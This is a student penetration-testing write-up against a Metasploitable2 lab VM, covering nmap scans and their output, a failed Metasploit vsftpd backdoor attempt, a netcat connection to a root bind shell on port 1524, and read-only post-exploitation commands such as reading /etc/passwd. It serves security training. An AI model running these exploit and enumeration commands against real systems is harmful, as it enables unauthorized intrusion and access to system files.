Target: Metasploitable2 — 192.168.56.101
Attacker: Kali Linux — 192.168.56.102
Phases: Recon → Scanning → Exploitation → Post-Exploitation → Reporting
Scope: Lab (authorized Metasploitable VM only).

---

1. Reconnaissance (RECON) —

Theory

Recon = collect basic connectivity and network information to build an inventory and map the attack surface. This is low-impact, safe information gathering.

Commands (on Kali)

TARGET=192.168.56.101

ping -c 3 $TARGET

sudo netdiscover -r 192.168.56.0/24

sudo arp-scan --localnet


ip a # to view Kali IPs (used 192.168.56.102)

Observed

- ping response: target alive (0% packet loss, low latency).
- ip a on Kali: host-only interface eth0 shows 192.168.56.102 (this is LHOST for reverse shells).
- netdiscover / arp-scan confirmed hosts on the 192.168.56.0/24 host-only network.

Evidence to include in report (screenshots)

- screenshots/01_recon



---

2. Scanning — ports, services, versions (completed)

Theory

Scanning discovers open ports and service versions to identify vulnerable software and plan exploitation. Start non-intrusively then escalate scans if needed.

Commands run (on Kali)

sudo nmap -sS -sV 192.168.56.101

sudo nmap --top-ports 100 -Pn -sV 192.168.56.101

sudo nmap -p- -Pn 192.168.56.101 # optional, full port sweep

sudo nmap --script vuln 192.168.56.101 # non-intrusive NSE checks

curl -I http://192.168.56.101 # HTTP headers if web present

ScreenShots

```
Session   Actions   Edit   View   Help
└─$ sudo nmap -sS -sV 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-18 13:59 IST
Nmap scan report for 192.168.56.101
Host is up (0.014s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux;
CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 18.64 seconds
```

```
┌──(bhagyalaxmi㉿kali)-[~/PenTest_Task4]
└─$ sudo nmap --top-ports 100 -Pn -sV 192.168.56.101
[sudo] password for bhagyalaxmi:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-18 14:16 IST
Nmap scan report for 192.168.56.101
Host is up (2.0s latency).
Not shown: 82 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp  open  login
514/tcp  open  shell       Netkit rshd
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.58 seconds

┌──(bhagyalaxmi㉿kali)-[~/PenTest_Task4]
└─$ curl -I http://$TARGET
HTTP/1.1 200 OK
Date: Sat, 18 Oct 2025 14:00:20 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Type: text/html
```

---

3. Exploitation — (completed)

Theory

Exploitation means using a known vulnerability to gain code execution or shell access on the target. Only performed in authorized lab.

Methods attempted

1. **vsftpd 2.3.4 backdoor (Metasploit)** — attempted via msfconsole using exploit/unix/ftp/vsftpd_234_backdoor.
    - msf printed banner from FTP but **no session** was created in repeated tries. This is normal with some targets/payloads or timing/compatibility differences.
2. **Bind shell on TCP 1524** — direct connect (success). Metasploitable ships with a listening bind shell on port 1524 (xinetd-managed). This is a textbook easy win on this lab.

Exact commands (on Kali)

msf attempt (for record)

sudo msfconsole

search vsftpd

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOST 192.168.56.101

set VERBOSE true

exploit

output: Exploit completed, but no session was created.

Successful exploit (bind shell)

nc -v 192.168.56.101 1524

inside shell (on target)

whoami

id

uname -a

pwd


ls -la /

Result


- nc connected to 192.168.56.101:1524 and dropped into a shell.
- whoami → root; id → uid=0(root) so full root access obtained.

Evidence (screenshots)

- screenshots/



- screenshots/

- 

---

4. Post-Exploitation — enumeration & impact (completed)

Theory

Post-exploitation = enumerate system to measure impact and gather evidence. Avoid destructive actions; collect read-only info.

Commands run (on target shell)

whoami

id

uname -a

pwd

ls -la /

netstat -tulpn

ps aux | head -n 20

cat /etc/passwd | tail -n 30


Key observations


- You are **root** — full privilege; attacker can read/write all files and pivot to other hosts.

- netstat indicated many services listening (MySQL, Tomcat, UnrealIRCd, SMB, VNC, ftp, rpcbind).
- ps showed system processes and service daemons (e.g., unrealircd, mysqld, apache2).
- A root shell on this host constitutes **full compromise** and immediate remediation priority.

Evidence (screenshots)

- screenshots/.





- ---

5. Reporting — documentation & remediation (completed)

Theory (short)

Reporting packages findings with evidence, impact rating, and prioritized remediation steps for decision makers.

Completed report items (what to include)

- Executive summary: short, high-level risk statement and key finding (root obtained).
- Scope & Rules of Engagement: date/time, target IP, authorized lab.
- Methodology: Recon → Scanning → Exploitation → Post-Exploitation → Reporting (tools used).
- Findings (each entry: title, description, evidence, impact, remediation). Example entries below.
- Screenshots embedded and referenced with filenames.